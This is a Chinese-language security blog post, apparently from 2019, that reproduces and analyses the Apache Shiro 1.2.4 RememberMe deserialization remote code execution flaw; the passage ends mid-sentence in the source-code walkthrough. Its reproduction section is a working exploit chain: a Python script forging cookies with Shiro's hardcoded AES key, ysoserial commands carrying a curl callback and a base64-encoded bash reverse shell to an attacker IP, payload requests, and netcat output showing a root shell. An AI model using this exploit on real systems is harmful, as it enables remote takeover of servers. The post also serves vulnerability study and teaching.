Java反序列化入门-Shiro RememberMe 1.2.4远程代码执行漏洞-详细分析

我怎么这么帅 / 2019-10-12 09:20:33 / 浏览数 4968 安全技术 漏洞分析 顶(0) 踩(0)


0x00.前言

最近在学习java安全的过程中学习了shiro
1.2.4反序列化漏洞，网上关于此漏洞的文章虽然也不少，但是主要在于漏洞的复现，虽然也有漏洞触发流程分析，但是感觉对于刚入门java的小白来说还是有点吃力，所以这
RememberMe
1.2.4的cookie处理的流程，并通过简单分析ogeek线下的一道java来加深对shiro框架对cookie处理的理解，初学java，有不对的地方还请师傅们见谅。

0x01.漏洞复现

环境配置

https://github.com/Medicean/VulApps/tree/master/s/shiro/1



Apache Shiro Quickstart

Hi root! (Log out)

Welcome to the Apache Shiro Quickstart sample application. This page represents the home page of any web application.

Visit your account page.

Roles

To show some taglibs, here are the roles you have and don't have. Log out and log back in under different user accounts to see different roles.

Roles you have

admin

Roles you DON'T have

president
darklord
goodguy
schwartz

测试


需要一个vps ip提供rmi注册表服务，此时需要监听vps的1099端口，复现中以本机当作vps使用
poc：

```
import sys
import uuid
import base64
import subprocess
from Crypto.Cipher import AES
def encode_rememberme(command):
   popen = subprocess.Popen(['java', '-jar', 'ysoserial.jar', 'JRMPClient', command], stdout=subprocess.PIPE)
   BS = AES.block_size
   pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
   key = base64.b64decode("kPH+bIxk5D2deZiIxcaaaA==")
   iv = uuid.uuid4().bytes
   encryptor = AES.new(key, AES.MODE_CBC, iv)
   file_body = pad(popen.stdout.read())
   base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
   return base64_ciphertext


if __name__ == '__main__':
   payload = encode_rememberme(sys.argv[1])
print "rememberMe={0}".format(payload.decode())
```

此时在vps上执行：


```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections4 'curl 192.168.127.129:2345' //command■■■■■■
```

此时执行poc可以生成rememberMe的cookie：



```
$ python poc1.py 192.168.127.129:1099
rememberMe=Y0zDqWr1ToWSwrMck9xj0ExX/0O+2lXdd22RIfDs19HT9OIRywlmElvzIlqwyfg8eDKXrbkDMTxzlf6d7afB7fssZjo2owh8k0DmydDc/ayDDvlWEEhkP0iA
ClTPr9oFuPsYqG3C1/xLmwMZrPmRPZ2AFcxv2OwjXBOyz2MOOpWO95xd3ZkN+V8hjwp7hB10y5RAt9Tm0cvzztPe+iP0tmEXzEyeTBo0gx2fkKeCI6s2JjnUqQ7OV6D55Vi
0XpPrGfTk7UWv2+11CuMKKOMevTfQ==
```


此时burp发送payload即可，此时因为poc是curl，因此监听vps的2345端口：



```
GET / HTTP/1.1
Host: 192.168.127.129:7891
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
JSESSIONID=62F5263AC7084CDD3DF2A43F977DB11D;rememberMe=Y0zDqWr1ToWS
wrMck9xj0ExX/0O+2IXdd22RIfDs19HT9OIRywlmElvzllqwyfg8eDKXrbkDMTxzl6d7afB7fss
Zjo2owh8k0DmydDc/ayDDvlWEEhkP0iAktQYa6uRsCPQuQZ0MTG+kv4pOppD6qdW0D3
+NsJjWM6ssZkK8UCM7AxK7car9W1CITPr9oFuPsYqG3C1/xLmwMZrPmRPZ2AFcxv2O
wjXBOyz2MOOpWO95xd3ZkN+V8hjwp7hB10y5RAt9Tm0cvzztPe+iP0tmEXzEyeTBo0gx
2fkKeCl6s2JjnUqQ7OV6D55ViGhHIPPT0d9DjUmsdXP1fr2yofAid9sVixdxbDl/8Jc8WDYxU
SDo/DUTdzvgqiBc0XpPrGfTk7UWv2+11CuMKKOMevTfQ==
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Fri, 27-Sep-2019 12:49:32 GMT
Set-Cookie: JSESSIONID=20D24EF204DE7D54285FDE1740641355; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 892
Date: Sat, 28 Sep 2019 12:49:32 GMT
Connection: close

<html>
<head>
  <link type="text/css" rel="stylesheet" href="/style.css"/>
  <title>Apache Shiro Quickstart</title>
</head>
```

此时发送payload即可触发反序列化达到rce的效果



```
05:48:09  tr1ple@ubuntu  ~/java-deserilization
$ nc -lvvp 2345
Listening on [0.0.0.0] (family 0, port 2345)
Connection from [172.17.0.2] port 2345 [tcp/*] accepted (family 2, sport 37572)
GET / HTTP/1.1
Host: 192.168.127.129:2345
User-Agent: curl/7.52.1
Accept: */*
```

如果要反弹shell，此时vps上执行：


```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIu
```

其中反弹shell执行的命令通过base64编码一次

http://www.jackson-t.ca/runtime-exec-payloads.html


上面的地址可以将bash命令进行base64编码

此时vps监听2345端口，并且生成新的payload进行rememberMe的cookie替换




```
GET / HTTP/1.1
Host: 192.168.127.129:7891
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
JSESSIONID=62F5263AC7084CDD3DF2A43F977DB11D;rememberMe=J0QZoCLMRQye
taSLyckxv085vwtl7tp/BSuxW4F1y9laIPZvKcGpKe//U2eSi5WQN30nofwl1JMdIK+1hhFmG
YdmO0dSv1zBe0mrTVbXaPBfopW3W0XexAN2i7hig09zWWXayopRUI69qBcHbTuvlO501
B0Y7dVlmchWW8aA8vuw4zExwlp4/LgWvbhQmZoo5m+aOBGJMtpdC6XT+/Lt2P7DfOTK
HrxwFZubkalmal6o5OgrT2kHJmG9d62axEi3t9MvlxhMmdXbfQNARPF1LkX8KUnlgqwidGT
rlqt1eefL0Vf12a/Us/ed6f2BdU0DkHeYTkdq4qEJA8qn7ozBukCEK7C0qZSPZ7wRhxx0cOz
CrbHG3QtjMBABLRbIJDzubuuTuqw2KEGy/LI1L3Idw==
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Fri, 27-Sep-2019 14:19:01 GMT
Set-Cookie: JSESSIONID=2EAE5818C259773EA924B83652F77387; Path=/; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 892
Date: Sat, 28 Sep 2019 14:19:01 GMT
Connection: close

<html>
<head>
```



```
$ java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections4 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEyNy4xMjkvMjM0NSAwPiYxIA==
* Opening JRMP listener on 1099
Have connection from /172.17.0.2:48662
Reading message...
Is DGC call for [[0:0:0, -1660343264], [0:0:0, -1184608961], [0:0:0, -1595615832], [0:0:0, 1181479024], [0:0:0, -1406397560], [0:0:0, 138032847]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
```




```
07:15:36  ✗  tr1ple@ubuntu  ~/java-deserilization
$ nc -lvvp 2345
Listening on [0.0.0.0] (family 0, port 2345)
Connection from [172.17.0.2] port 2345 [tcp/*] accepted (family 2, sport 37728)
root@fa686983b118:/tmp# whoami
whoami
root
root@fa686983b118:/tmp# 
```

此时就能够收到shell了

0x02.漏洞分析


这里使用idea来运行环境，直接import maven项目即可，另外要配置一下pom.xml中的以下两项依赖，否则无法识别jsp标签



```
<dependency>
    <groupId>javax.servlet</groupId>
    <artifactId>jstl</artifactId>
    <version>1.1.2</version>
</dependency>
<dependency>
    <groupId>taglibs</groupId>
    <artifactId>standard</artifactId>
    <version>1.1.2</version>
```


生成cookie的过程

shiro会提供rememberme功能，可以通过cookie记录登录用户，从而记录登录用户的身份认证信息，即下次无需登录即可访问。而其中对rememberme的cookie做了加密




```
/**
 * The following Base64 string was generated by auto-generating an AES Key:
 * <pre>
 * AesCipherService aes = new AesCipherService();
 * byte[] key = aes.generateNewKey().getEncoded();
 * String base64 = Base64.encodeToString(key);
 * </pre>
 * The value of 'base64' was copied-n-pasted here:
 */
private static final byte[] DEFAULT_CIPHER_KEY_BYTES = Base64.decode( base64Encoded: "kPH+bIxk5D2deZiIxcaaaA==");
```

处理rememberme的cookie的类为`org.apache.shiro.web.mgt.CookieRememberMeManager`，它继承自`org.apache.shiro.mgt.AbstractRememberMeManag`




```
     */
    public void onSuccessfulLogin(Subject subject, AuthenticationToken token, Aut
        //always clear any previous identity:
        forgetIdentity(subject);

        //now save the new identity:
        if (isRememberMe(token)) {
            rememberIdentity(subject, token, info);
        } else {
            if (log.isDebugEnabled()) {
```




```
protected byte[] convertPrincipalsToBytes(PrincipalCollection principals) {
    byte[] bytes = serialize(principals);
    if (getCipherService() != null) {
        bytes = encrypt(bytes);
    }
    return bytes;
}
```

接下来将会对登录的认证信息进行序列化并进行加密，其中PrincipalCollection类的实例对象存储着登录的身份信息，而encrypt方法所使用的加密方式正是AES，并且为CB




```
public AbstractRememberMeManager() {
    this.serializer = new DefaultSerializer<PrincipalCollection>();
    this.cipherService = new AesCipherService();
    setCipherKey(DEFAULT_CIPHER_KEY_BYTES);
}
```




```
    public DefaultBlockCipherService(String algorithmName) {
        super(algorithmName);

        this.modeName = OperationMode.CBC.name();
        this.paddingSchemeName = PaddingScheme.PKCS5.getTransformationName();
        this.blockSize = DEFAULT_BLOCK_SIZE; //0 = use the JCA provider's default

        this.streamingModeName = OperationMode.CBC.name();
        this.streamingPaddingSchemeName = PaddingScheme.PKCS5.getTransformationName();
        this.streamingBlockSize = DEFAULT_STREAMING_BLOCK_SIZE;
    }
```

其中`ByteSource byteSource = cipherService.encrypt(serialized, getEncryptionCipherKey());`这里调用的正是AES的encrypt方法，具体的实现在`org/apache/shiro/crypto/JcaCipherService.java`文件中，其实现了Ciper




```
 * of {@code 8} to ensure that the IV can be correctly represented as a byte array (the
 * {@link #setInitializationVectorSize(int) setInitializationVectorSize} mutator method enforces this).
 *
 * @since 1.0
 */
public abstract class JcaCipherService implements CipherService {
```

在encrypt方法中，就是shiro框架自带的加密流程，可以看到此时将iv放在crtpt()加密的数据之前然后返回



```
    private ByteSource encrypt(byte[] plaintext, byte[] key, byte[] iv, boolean prependIv) throws Crypt

        final int MODE = javax.crypto.Cipher.ENCRYPT_MODE;

        byte[] output;

        if (prependIv && iv != null && iv.length > 0) {

            byte[] encrypted = crypt(plaintext, key, iv, MODE);

            output = new byte[iv.length + encrypted.length];

            //now copy the iv bytes + encrypted bytes into one output array:

            // iv bytes:
            System.arraycopy(iv, srcPos: 0, output, destPos: 0, iv.length);

            // + encrypted bytes:
            System.arraycopy(encrypted, srcPos: 0, output, iv.length, encrypted.length);
        } else {
            output = crypt(plaintext, key, iv, MODE);
        }
```

加密结束后，将在`org/apache/shiro/web/mgt/CookieRememberMeManager.java`■`rememberSerializedIdentity`方法中进行base64编码，并通过response返



